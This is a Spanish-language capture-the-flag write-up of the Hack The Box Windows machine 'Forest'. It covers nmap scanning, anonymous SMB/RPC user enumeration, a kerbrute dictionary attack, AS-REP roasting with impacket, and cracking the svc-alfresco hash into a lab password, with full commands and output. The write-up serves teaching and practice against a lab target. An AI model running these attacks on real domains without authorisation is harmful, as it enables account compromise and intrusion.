

Forest

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Forest en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad fácil (5.4).




Ilustración 1: Forest.

Se procedió a realizar un escaneo de servicios y puertos haciendo uso de NMAP:




Ilustración 2: Comando de NMAP usado.

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack			
	fingerprint-strings	DNSVersionBindReqTCP: version bind					
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos		server time: 2019-10-21 15:58:59Z
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: htb.local, Site: Default-First-Site-Name
445	tcp	open	microsoft-ds	syn-ack	Windows Server 2016 Standard 14393 microsoft-ds		workgroup: HTB
464	tcp	open	kpasswd5	syn-ack			
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
636	tcp	open	tcpwrapped	syn-ack			
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: htb.local, Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack			
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0					
	http-title	Not Found					
9389	tcp	open	mc-nmf	syn-ack	.NET Message Framing		
47001	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0					
	http-title	Not Found					

Ilustración 3: Resultados de NMAP parte 1.

49664	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49665	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49666	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49667	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49671	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49676	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
49677	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49684	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49703	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49908	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Ilustración 4: Resultados de NMAP parte 2.

Host Script Output	
Script Name	Output
clock-skew	mean: 2h26m47s, deviation: 4h02m30s, median: 6m46s
smb-os-discovery	OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3) Computer name: FOREST NetBIOS computer name: FOREST*00 Domain name: htb.local Forest name: htb.local FQDN: FOREST.htb.local System time: 2019-10-21T09:01:22-07:00
smb-security-mode	account used: <blank> authentication level: user challenge response: supported message signing: required
smb2-security-mode	2.02: Message signing enabled and required
smb2-time	date: 2019-10-21T16:01:23 start_date: 2019-10-21T15:21:18

Ilustración 5: Resultados de NMAP parte 3.

Analizando los resultados de la primera ejecución de NMAP sobre la IP 10.10.10.161, se puede confirmar que es un sistema Windows. El cual únicamente parece tener abierto los puertos que corresponden a servicios propios de dicho sistema, como Kerberos, NetBios, LDAP, SMB y MSRPC entre otros, además de un servidor de DNS.

También la información que proporcionan los scripts que por defecto ejecuta NMAP, revelan que se trata de un Windows Server 2016 con Active Directory (AD), donde existe el dominio “htb.local”, el grupo de trabajo (WorkGroup) “HTB” y el FQDN (Fully Qualified Domain Name) es “FOREST.htb.local” .

En este punto se probaron algunas conexiones por defecto a servicios conocidos, como SMB:

```

root@kali:~/HTB_Forest# smbclient -L 10.10.10.161 -W HTB
Enter HTB\root's password:
Anonymous login successful

        Sharename      Type            Comment
        -----
smbcli_req writev_submit: called for dialect[SMB3_11] server[10.10.10.161]
Error returning browse list: NT_STATUS_REVISION_MISMATCH
Reconnecting with SMB1 for workgroup listing.
do connect: Connection to 10.10.10.161 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~/HTB_Forest# smbclient -L 10.10.10.161 -W HTB -U Guest
Enter HTB\Guest's password:
session setup failed: NT_STATUS_ACCOUNT_DISABLED
root@kali:~/HTB_Forest#

```

Ilustración 6: Intentando establecer conexión al puerto 445 mediante smbclient.

Pero ningún intento resultó fructífero, tan solo se descubrió que el usuario “Guest” parece estar deshabilitado. Por tanto, se optó por seguir enumerando, haciendo uso de NMAP para obtener más información y definir un vector de ataque.

Dado que existían puertos con servicios desconocidos, se ejecutó el script “*dns-srv-enum*” de NMAP, para que a través del registro SRV del servidor de DNS de la máquina víctima poder tener más información de qué servicios se ejecutan.




Ilustración 7: Segundo comando de NMAP usado.

10.10.10.161

Address

- 10.10.10.161 (IPv4)

Ports

The 989 ports scanned but not shown below are in state: **closed**

- 989 ports replied with: **resets**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
53	tcp open	domain	syn-ack			
88	tcp open	kerberos-sec	syn-ack			
135	tcp open	msrpc	syn-ack			
139	tcp open	netbios-ssn	syn-ack			
389	tcp open	ldap	syn-ack			
445	tcp open	microsoft-ds	syn-ack			
464	tcp open	kpasswd	syn-ack			
593	tcp open	http-rpc-epmap	syn-ack			
636	tcp open	ldaps	syn-ack			
3268	tcp open	globalcatLDAP	syn-ack			
3269	tcp open	globalcatLDAPssl	syn-ack			

Ilustración 8: Resultados del segundo comando NMAP.

Como se puede observar, se pudo identificar algunos servicios que anteriormente estaban en estado “*tcpwrapped*”, son el caso de “*ldaps*” en el puerto 636 y “*globalLDAPssl*” en el puerto 3269.

Identificados todos los servicios y puertos de los que aparentemente hace uso la máquina Forest, se llegó a la conclusión, ya que no existe ningún servicio web u otras aplicaciones externas, de que se debe vulnerar alguno de estos servicios propios de un sistema Windows para conseguir un acceso no privilegiado. Es por ello, que es importante tener conocimientos sobre los siguientes términos:

- **Active Directory (AD) o Directorio Activo:** son los términos que utiliza Microsoft para referirse a su implementación de servicio de directorio (aplicación o un conjunto de aplicaciones que almacena y organiza la información sobre los usuarios de una red y los recursos compartidos en ésta) en una red distribuida de

computadores. Utiliza distintos protocolos, principalmente LDAP, DNS, DHCP y Kerberos. (Wikipedia, Active Directory, s.f.).

- **DNS:** El servidor de nombres es necesario en un AD para las búsquedas de recursos y que los clientes del AD puedan encontrar al servidor que actúa como Domain Control (DC), por ejemplo, a través del registro SRV del DNS. (herramientas para realizar consultas: *dig* y *nslookup*)
- **Controlador de Dominio (Domain Control, DC):** Los controladores de dominio tienen una serie de responsabilidades, y una de ellas es la autenticación, que es el proceso de garantizar o denegar a un usuario el acceso a recursos compartidos o a otra máquina de la red, normalmente a través del uso de una contraseña. Esto permite validar a los usuarios de una red para ser partes de la plataforma de clientes que recibirán los servicios de información. (Wikipedia, Controlador de dominio, s.f.).
- **LDAP (Lightweight Directory Access Protocol o Protocolo Ligero/Simplificado de Acceso a Directorios):** Es un protocolo a nivel de aplicación que permite el acceso a un servicio de directorio ordenado y distribuido para buscar diversa información en un entorno de red. Habitualmente, almacena la información de autenticación, usuario y contraseña, aunque es posible almacenar más información como datos de contacto del usuario, ubicación de diversos recursos de la red, permisos, certificados, etc. (Wikipedia, LDAP, s.f.). (herramientas para realizar consultas en LDAP: *openldap* y *ldapsearch*).
- **Kerberos:** Es un protocolo de autenticación, pero no de autorización. Esto quiere decir que el protocolo se encarga de identificar a cada usuario, a través de una contraseña solo conocida por este, pero no determina a qué recursos o servicios puede acceder o no dicho usuario. **Una fuente ideal para entender el funcionamiento de kerberos es:** <https://www.tarlogic.com/blog/como-funciona-kerberos/>. (herramientas para realizar peticiones a kerberos: *Heimdal Kerberos* y *MIT Kerberos*).

Hay otros protocolos que también entran en juego en un AD:

- **MS-RPC:** Es la implementación de Microsoft del mecanismo DCE RPC (Remote Procedure Call, Llamada a Procedimiento Remoto, es un protocolo que permite a un programa de ordenador ejecutar código en otra máquina remota sin tener que preocuparse por las comunicaciones entre ambos). Además, MSRPC puede utilizar tuberías denominadas dentro del protocolo SMB (compartir archivo de red) para su transporte (transporte ncacn-np). Los servicios MSRPC proporcionan interfaces para el acceso y gestión del sistema de Windows de modo remoto. (Eset, s.f.). (herramienta para establecer una conexión mediante RPC: *rpcclient* y para atacar servicios MSRPC se puede usar: *impacket* (<https://github.com/SecureAuthCorp/impacket>)).

- **SMB:** Server Message Block (SMB) es un protocolo de red que permite compartir archivos, impresoras, etcétera, entre nodos de una red de computadoras que usan el sistema operativo Microsoft Windows. SMB se puede ejecutar en la parte superior de las capas de red de varias maneras, directamente a través de TCP, en el puerto 445 o a través de la API de NetBIOS, que a su vez se puede ejecutar en varios puertos UDP 137, 138 y puertos TCP 137, 139. (NetBIOS, s.f.). (herramienta para establecer una conexión mediante SMB: *smbclient*)
- **NetBIOS:** Es una especificación de interfaz para acceso a servicios de red, es decir, una capa de software desarrollado para enlazar un sistema operativo de red con hardware específico. Resumiéndola de forma sencilla, NetBIOS permite a las aplicaciones 'hablar' con la red. Su intención es conseguir aislar los programas de aplicación de cualquier tipo de dependencia del hardware. (Wikipedia, NetBIOS, s.f.) (NetBIOS, s.f.). En Windows suele usar los puertos 139 y 135.
- **NTLM Authentication:** La autenticación NTLM es una familia de protocolos de autenticación que se incluyen en Windows Msv1_0.dll. Los protocolos de autenticación NTLM incluyen las versiones 1 y 2 de LAN Manager y, además, las versiones 1 y 2 de NTLM. Los protocolos de autenticación NTLM autentican a los usuarios y equipos en función de un mecanismo Challenge @ no__t-0response que demuestra a un servidor o a un controlador de dominio que un usuario conoce la contraseña asociada a una cuenta. (Microsoft, s.f.). NTLM es un protocolo de autenticación inventado por Microsoft (se usa en versiones antiguas), mientras que Kerberos es un protocolo estándar. La gran diferencia es cómo los dos protocolos manejan la autenticación. NTLM utiliza un protocolo de enlace de tres vías entre el cliente y el servidor y Kerberos utiliza un protocolo de enlace de dos vías mediante un servicio de concesión de tickets (KDC, centro de distribución de claves). En Kerberos, el cliente debe tener acceso a un controlador de dominio (que emite los tickets), mientras que en NTLM el cliente contacta al servidor que contacta al controlador de dominio. (StackExchange, s.f.).

Uno de los servicios interesantes que aparece en los resultados de la ejecución de NMAP es:


- **WinRM:** Windows Remote Management es la implementación de Microsoft de WS-Management en Windows que permite a los sistemas acceder o intercambiar información de administración a través de una red común. Utilizando objetos de secuencias de comandos o la herramienta de línea de comandos incorporada, WinRM se puede usar con cualquier computadora remota que pueda tener controladores de administración de placa base (BMC) para adquirir datos. Se puede utilizar para recuperar información sobre un equipo remoto ejecutar los procesos de forma remota. (Wikipedia, WinRM, s.f.).

Una vez se llegó a la comprensión de cada uno de los servicios que se ejecutan en la máquina víctima, se comenzó a buscar información de cómo realizar ataques aprovechando vulnerabilidades conocidas. Para ello se hizo uso de las siguientes fuentes:

- Máquina Active, con explotación de servicios similares: <https://www.youtube.com/watch?v=jUc1J31DNdw&t=394s>.
- Explicación de Kerberos, LDAP y como atacarlos por parte de *ropnop*: <https://www.youtube.com/watch?v=2Xfd962QfPs&feature=youtu.be>.
- Blog de Tarlogic donde se explican diferentes ataques desde máquinas Windows y Linux: <https://www.tarlogic.com/blog/como-atacar-kerberos/>.
- Ejemplo de explotación de una vulnerabilidad reciente: <https://dirkjanm.io/exploiting-CVE-2019-1040-relay-vulnerabilities-for-rce-and-domain-admin/>.

Para la realización de la mayoría de los ataques es necesario conocer como mínimo algún nombre de cuenta de usuario, por tanto, se hizo una enumeración más exhaustiva con diferentes herramientas:

- *enum4linux*:



```
root@kali:~/HTB_Forest# enum4linux 10.10.10.161
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Oct 22 21:44:10 2019

=====
| Target Information |
=====
Target ..... 10.10.10.161
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.161 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.161 |
=====
Looking up status of 10.10.10.161
No reply from 10.10.10.161
```

Ilustración 9: Ejecución de enum4linux.

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACONUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5dbab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailbox3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailbox01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
user:[pwnd4] rid:[0x1db1]
```

Ilustración 10: Usuarios obtenidos usando enum4linux.

- *rpcclient*:

```
root@kali:~/HTB_Forest# rpcclient -U "" 10.10.10.161
Enter WORKGROUP\'s password:
rpcclient $> help
```

Ilustración 11: Conexión como usuario anónimo haciendo uso de rpcclient.


```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```

Ilustración 12: Enumerando usuarios con rpcclient parte 1.

```
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
user:[pwnd4] rid:[0x1db1]
```

Ilustración 13: Enumerando usuarios con rpcclient parte 2.

- *nulllinux* (<https://github.com/m8r0wn/nulllinux>):

```

root@kali:~/Github/nulllinux# nulllinux 10.10.10.161 -range 500-800

Starting nulllinux v5.4.1 | 10-22-2019 23:05

[*] Enumerating Shares for: 10.10.10.161
    Shares          Comments
-----
[-] No Shares Detected

[*] Enumerating Domain Information for: 10.10.10.161
[+] Domain Name: HTB
[+] Domain SID: S-1-5-21-3072663084-364016917-1341370565

```

Ilustración 14: Usando nulllinux.

```

[+] Group: Exchange Windows Permissions
    Exchange Trusted Subsystem
[+] Group: ExchangeLegacyInterop
[+] Group: $D31000-NSEL5BRJ63V7
    EXCH01$
[+] Group: Service Accounts
    svc-alfresco
[+] Group: Privileged IT Accounts
    Service Accounts
[+] Group: test

[*] 38 unique user(s) identified
[+] Writing users to file: ./nulllinux_users.txt

```

Ilustración 15: Resultados de nulllinux almacenados en un fichero.

Conocidos los usuarios del sistema y los diferentes ataques que se pueden realizar a los servicios que se ejecutan en la máquina Forest, solo había dos posibilidades:

- *Kerberos brute-force* (<https://github.com/TarlogicSecurity/kerbrute>), es decir, realizar un ataque de fuerza bruta o de diccionario a la autenticación de kerberos con los usuarios del sistema obtenidos.

```

root@kali:~/Github/kerbrute# python kerbrute.py -users /root/HTB_Forest/nulllinux_users.txt -passwords /usr/share/wordlists/rockyou.txt -dc-ip 10.10.10.161 -domain htb.local -outputfile /root/HTB_Forest/kerbrute.txt
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Blocked/Disabled user => $331000-VK4ADACQNUCA
[*] Valid user => Administrator
[*] Valid user => andy
[*] Blocked/Disabled user => DefaultAccount
[*] Blocked/Disabled user => Guest
[*] Valid user => HealthMailbox0659cc1
[*] Valid user => HealthMailbox670628e
[*] Valid user => HealthMailbox6ded678
[*] Valid user => HealthMailbox7108a4e
[*] Valid user => HealthMailbox83d6701
[*] Valid user => HealthMailbox968e74d
[*] Valid user => HealthMailboxb01ac64
[*] Valid user => HealthMailboxc0a90e9
[*] Valid user => HealthMailboxc3d7722
[*] Valid user => HealthMailboxfc9daad

```

Ilustración 16: Ataque de diccionario a kerberos con el fichero de usuarios obtenidos por nulllinux.

El ataque no se dejó finalizar porque requeriría mucho tiempo, ya que para cada usuario probaría todas las contraseñas almacenadas en el *rockyou.txt*, así que se decidió continuar con el siguiente ataque.

- *ASREPROast* se basa en encontrar usuarios que no requieren pre-autenticación de Kerberos. Lo cual significa que cualquiera puede enviar una petición AS_REQ en nombre de uno de esos usuarios y recibir un mensaje AS_REP correcto. Esta respuesta contiene un pedazo del mensaje cifrado con la clave del usuario, que se obtiene de su contraseña. Por lo tanto, este mensaje se puede tratar de crackear offline para obtener las credenciales de dicho usuario. (Tarlogic, s.f.).

Se puede utilizar el script *GetNPUsers.py* de *impacket* (<https://github.com/SecureAuthCorp/impacket>) para recolectar mensajes AS_REP sin pre-autenticación:

```
root@kali:~/Github/impacket/examples# ./GetNPUsers.py -dc-ip 10.10.10.161 htb.local/ -usersfile /root/HTB_Forest/nulllinux_users.txt -format hashes
at -outfile hashes.asreproast
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailbox0659cc1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox670628e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox6ded678 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox7108a4e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox83d6781 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox968e74d doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxb01ac64 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc0a90c9 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc3d7722 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfc9daad doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfd87238 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Ilustración 17: Usando el script *GetNPUsers.py* de *impacket*.

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User EXCH01$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User FORESTS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Ilustración 18: Comprobación de usuarios que no requieran de pre-autenticación.

```
root@kali:~/Github/impacket/examples# cat hashes.asreproast
$krb5asrep$23$svc-alfresco@HTB.LOCAL:e54a0cf902b6b6cfbf5376af365f84c7f817d05e3d8ec01b577372235f3c2d61940076a5fa1652f64f0fa2960f80b32951f016dad4f0
9dd1ee544049cb3c9f82d18f068d146d17a544a60670b1c4f1af41310d2752b6f2421fccf20dd718e2dce5ac7e6f477cf494f1ce83c623b2467dda962cc1d6ffec57419066f6b4d
b3fc091c46532f13a0366d15b07f354da01e85f849ac4b135e81b39659f7276606658b9863d49a4eb7ccfa83197a53d20e5717d8d20f72e5f49914f82dd05734c45aaeef75aae06c
1d3062b5aaae260b138d540b8028101de28bc28d97b0f4f13a1a3952eb0ccc9ff8c1fe9070479492985234d0274eac7
root@kali:~/Github/impacket/examples#
```

Ilustración 19: Hash NTLM del usuario *svc-alfresco*.

Como el usuario *svc-alfresco* no requiere de pre- autenticación, el ataque mediante *GetNPUsers.py* resultó exitoso y se obtuvo el hash NTLM de la contraseña del usuario. Pudiendo obtener la contraseña del usuario haciendo uso de *JohnTheRipper* y el diccionario *rockyou.txt*:

```
root@kali:~/HTB_Forest# john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asreproast
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:25 DONE (2019-11-02 16:55) 0.03852g/s 157386p/s 157386c/s s401447401447401447..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/HTB_Forest#
```

Ilustración 20: La contraseña de svc-alfresco es s3rvice.

Realmente el ataque de *Kerberos brute-force* hubiera funcionado si se hubiera dejado finalizar, dado que el hash de la contraseña de *svc-alfresco* se consiguió con el mismo diccionario que se usó en el ataque de *kerbrute.py*:

```
root@kali:~/Github/kerbrute# python kerbrute.py -user svc-alfresco -password s3rvice -dc-ip 10.10.10.161 -domain htb.local
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[+] Stupendous => svc-alfresco:s3rvice
[+] Saved TGT in svc-alfresco.ccache
root@kali:~/Github/kerbrute# ls
kerbrute.py LICENSE README.md requirements.txt svc-alfresco.ccache
```

